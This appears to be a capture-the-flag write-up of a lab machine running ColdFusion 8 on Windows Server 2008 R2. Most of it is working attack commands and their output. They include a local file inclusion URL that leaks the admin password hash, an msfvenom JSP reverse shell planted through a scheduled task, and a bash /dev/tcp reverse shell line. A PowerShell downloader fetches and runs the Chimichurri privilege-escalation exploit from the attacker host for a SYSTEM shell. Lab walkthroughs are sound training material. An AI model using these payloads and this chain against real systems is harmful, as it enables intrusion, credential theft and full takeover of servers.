
Local file inclusion: hashed password

Hashed password at :

<http://10.10.10.11:8500/CFIDE/administrator/enter.cfm?locale=../../../../../../../../-ColdFusion8/lib/password.properties%00en>




username= admin
password=2F635F6D20E3FDE0C53075A84B68FB07



javascript:alert(hex_hmac_sha1(document.loginform.salt.value,document.loginform.cfadminPassword.value))





D2B5761D71B85E36FC8F539CD101ECA94071C92E in sha1 = happyday



creating a reverse shell and upload it





Schedule New Task

Scheduled Tasks








Actions	Task Name	Duration	Interval
   	backdoor	7 Απρ 2021	One-time at 7:07 πμ.

```
bash -i >& /dev/tcp/10.10.14.16/443 0>&1
```

```
(root@kali)-[/var/www/html]
# tail -f /var/log/apache2/access.log
10.10.10.11 - - [05/Apr/2021:15:24:33 -0400] "GET /shell.jsp HTTP/1.1" 200 1717 "-" "CFSCHEDULE"
10.10.10.11 - - [05/Apr/2021:15:24:34 -0400] "GET /shell.jsp HTTP/1.1" 200 1717 "-" "CFSCHEDULE"
10.10.10.11 - - [05/Apr/2021:15:24:35 -0400] "GET /shell.jsp HTTP/1.1" 200 1717 "-" "CFSCHEDULE"
10.10.10.11 - - [05/Apr/2021:16:02:56 -0400] "GET /shell.sh HTTP/1.1" 200 287 "-" "CFSCHEDULE"
```

10.10.10.11:8500/CFIDE/

 Kali Linux  Kali Training  Kali Tools  Kali Forums  Kali Docs  NetHunter  Offensive Security

Index of /CFIDE/

Parent ..	<i>dir</i>	04/07/21	07:07	πμ
Application.cfm	1151	03/18/08	11:06	πμ
adminapi/	<i>dir</i>	03/22/17	08:53	μμ
administrator/	<i>dir</i>	03/22/17	08:55	μμ
classes/	<i>dir</i>	03/22/17	08:52	μμ
componentutils/	<i>dir</i>	03/22/17	08:52	μμ
debug/	<i>dir</i>	03/22/17	08:52	μμ
images/	<i>dir</i>	03/22/17	08:52	μμ
install.cfm	12077	03/18/08	11:06	πμ
multiservermonitor-access-policy.xml	278	03/18/08	11:07	πμ
probe.cfm	30778	03/18/08	11:06	πμ
scripts/	<i>dir</i>	03/22/17	08:52	μμ
shell.jsp	1495	04/07/21	06:28	πμ
shell.sh	43	04/07/21	07:07	πμ
wizards/	<i>dir</i>	03/22/17	08:52	μμ

create a payload reverse shell





```
(root@kali)~/var/www/html
# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.16 LPORT=8081 -f raw > backdoor.jsp
Payload size: 1497 bytes

(root@kali)~/var/www/html
# ls
backdoor.jsp  index.html  index.nginx-debian.html  shell.exe
```


upload it

Schedule New Task

Scheduled Tasks

Actions	Task Name	Duration	Interval
   	backdoor	7 Apr 2021	One-time at 7:40 πμ.

```
(root@kali)~/var/www/html
# tail -f /var/log/apache2/access.log
10.10.10.11 - - [05/Apr/2021:15:24:33 -0400] "GET /shell.jsp HTTP/1.1" 200 1717 "-" "CFSCCHEDULE"
10.10.10.11 - - [05/Apr/2021:15:24:34 -0400] "GET /shell.jsp HTTP/1.1" 200 1717 "-" "CFSCCHEDULE"
10.10.10.11 - - [05/Apr/2021:15:24:35 -0400] "GET /shell.jsp HTTP/1.1" 200 1717 "-" "CFSCCHEDULE"
10.10.10.11 - - [05/Apr/2021:16:02:56 -0400] "GET /shell.sh HTTP/1.1" 200 287 "-" "CFSCCHEDULE"
10.10.10.11 - - [05/Apr/2021:16:10:39 -0400] "GET /shell.php HTTP/1.1" 200 303 "-" "CFSCCHEDULE"
10.10.10.11 - - [05/Apr/2021:16:18:15 -0400] "GET /shell.exe HTTP/1.1" 200 74072 "-" "CFSCCHEDULE"
10.10.10.11 - - [05/Apr/2021:16:18:16 -0400] "GET /shell.exe HTTP/1.1" 200 74072 "-" "CFSCCHEDULE"
10.10.10.11 - - [05/Apr/2021:16:18:17 -0400] "GET /shell.exe HTTP/1.1" 200 74072 "-" "CFSCCHEDULE"
10.10.10.11 - - [05/Apr/2021:16:18:19 -0400] "GET /shell.exe HTTP/1.1" 200 74072 "-" "CFSCCHEDULE"
10.10.10.11 - - [05/Apr/2021:16:18:21 -0400] "GET /shell.exe HTTP/1.1" 200 74072 "-" "CFSCCHEDULE"
10.10.10.11 - - [05/Apr/2021:16:18:22 -0400] "GET /shell.exe HTTP/1.1" 200 74072 "-" "CFSCCHEDULE"
10.10.10.11 - - [05/Apr/2021:16:18:23 -0400] "GET /shell.exe HTTP/1.1" 200 74072 "-" "CFSCCHEDULE"
10.10.10.11 - - [05/Apr/2021:16:18:30 -0400] "GET /shell.exe HTTP/1.1" 200 74072 "-" "CFSCCHEDULE"
10.10.10.11 - - [05/Apr/2021:16:26:35 -0400] "GET /backdoor.jsp HTTP/1.1" 200 1721 "-" "CFSCCHEDULE"
10.10.10.11 - - [05/Apr/2021:16:26:36 -0400] "GET /backdoor.jsp HTTP/1.1" 200 1721 "-" "CFSCCHEDULE"
10.10.10.11 - - [05/Apr/2021:16:26:36 -0400] "GET /backdoor.jsp HTTP/1.1" 200 1721 "-" "CFSCCHEDULE"
10.10.10.11 - - [05/Apr/2021:16:26:52 -0400] "GET /backdoor.jsp HTTP/1.1" 200 1721 "-" "CFSCCHEDULE"
```



```
(root@kali)-[~]  
# nc -l vnp 8081  
listening on [any] 8081 ...  
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.11] 50147  
Microsoft Windows [Version 6.1.7600]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

```
C:\ColdFusion8\runtime\bin>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is F88F-4EA5
```

```
Directory of C:\ColdFusion8\runtime\bin
```

22/03/2017	09:53	??	<DIR>	.
22/03/2017	09:53	??	<DIR>	..
18/03/2008	12:11	??	64.512	java2wsdl.exe
19/01/2008	10:59	??	2.629.632	jikes.exe
18/03/2008	12:11	??	64.512	jrun.exe
18/03/2008	12:11	??	71.680	jrunsvc.exe
18/03/2008	12:11	??	5.120	jrunsvcmsg.dll
18/03/2008	12:11	??	64.512	jspc.exe
22/03/2017	09:53	??	1.804	jvm.config
18/03/2008	12:11	??	64.512	migrate.exe
18/03/2008	12:11	??	34.816	portscan.dll
18/03/2008	12:11	??	64.512	sniffer.exe
18/03/2008	12:11	??	78.848	WindowsLogin.dll
18/03/2008	12:11	??	64.512	wsconfig.exe
22/03/2017	09:53	??	1.013	wsconfig_jvm.config
18/03/2008	12:11	??	64.512	wsdl2java.exe
18/03/2008	12:11	??	64.512	xmlscript.exe
			15 File(s)	3.339.009 bytes
			2 Dir(s)	33.184.202.752 bytes free

```
C:\ColdFusion8\runtime\bin>
```

```

C:\Users\tolis\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is F88F-4EA5

Directory of C:\Users\tolis\Desktop

22/03/2017  10:00  <DIR>      .
22/03/2017  10:00  <DIR>      ..
22/03/2017  10:01  <DIR>      32 user.txt
                1 File(s)                32 bytes
                2 Dir(s)  33.184.202.752 bytes free

C:\Users\tolis\Desktop>type user.txt
type user.txt
02650d3a69a70780c302e146a6cb96f3
C:\Users\tolis\Desktop>

```

```

C:\Users>dir
dir
Volume in drive C has no label.
Volume Serial Number is F88F-4EA5

Directory of C:\Users

22/03/2017  10:00  <DIR>      .
22/03/2017  10:00  <DIR>      ..
22/03/2017  09:10  <DIR>      Administrator
14/07/2009  07:57  <DIR>      Public
22/03/2017  10:00  <DIR>      tolis
                0 File(s)                0 bytes
                5 Dir(s)  33.184.202.752 bytes free

C:\Users>cd Administrator
cd Administrator

C:\Users>cd Administrator
cd Administrator

C:\Users>

```

can't access Administrator

OS Name: Microsoft Windows Server 2008 R2

Standard search for exploit

```
C:\ColdFusion8\runtime\bin>echo $webclient = New-Object System.Net.WebClient >>wget.ps1
echo $webclient = New-Object System.Net.WebClient >>wget.ps1

C:\ColdFusion8\runtime\bin>echo $url = "http://10.10.14.16/Chimichurri.exe" >>wget.ps1
echo $url = "http://10.10.14.16/Chimichurri.exe" >>wget.ps1

C:\ColdFusion8\runtime\bin>echo $file = "exploit.exe" >>wget.ps1
echo $file = "exploit.exe" >>wget.ps1

C:\ColdFusion8\runtime\bin>echo $webclient.DownloadFile($url,$file) >>wget.ps1
echo $webclient.DownloadFile($url,$file) >>wget.ps1

C:\ColdFusion8\runtime\bin>powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File wget.ps1
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File wget.ps1

C:\ColdFusion8\runtime\bin>exploit.exe 10.10.14.16 443
exploit.exe 10.10.14.16 443
```

```
echo $url = "http://10.10.14.16/Chimichurri.exe" >>wget.ps1
echo $file = "exploit.exe" >>wget.ps1
echo $webclient.DownloadFile($url,$file) >>wget.ps1

powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File
```

sit up a listener

```
(rootkali)-[/var/www/html]
# nc -l -vnp 443
listening on [any] 443 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.11] 50270
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\ColdFusion8\runtime\bin>whoami
whoami
nt authority\system

C:\ColdFusion8\runtime\bin>
```

```
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is F88F-4EA5

Directory of C:\Users\Administrator\Desktop

22/03/2017  10:02  <DIR> .
22/03/2017  10:02  <DIR> ..
22/03/2017  10:02  32 root.txt
                  1 File(s) 32 bytes
                  2 Dir(s) 33.184.088.064 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
ce65ceee66b2b5ebaff07e50508ffb90

C:\Users\Administrator\Desktop>
```

download Chimichurri from my machine

```
echo $webclient = New-Object System.Net.WebClient >>wget.ps1
echo $url = "http://10.10.14.16/Chimichurri.exe" >>wget.ps1
echo $file = "exploit.exe" >>wget.ps1
echo $webclient.DownloadFile($url,$file) >>wget.ps1
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File
wget.ps1
```

```
exploit.exe 10.10.14.16 443
```

```
/Chimichurri/-->This exploit gives you a Local System shell <BR>/Chimichurri/--
>Changing registry values...<BR>/Chimichurri/-->Got SYSTEM token...<BR>/-
Chimichurri/-->Running reverse shell...<BR>/Chimichurri/-->Restoring default
registry values...<BR>
```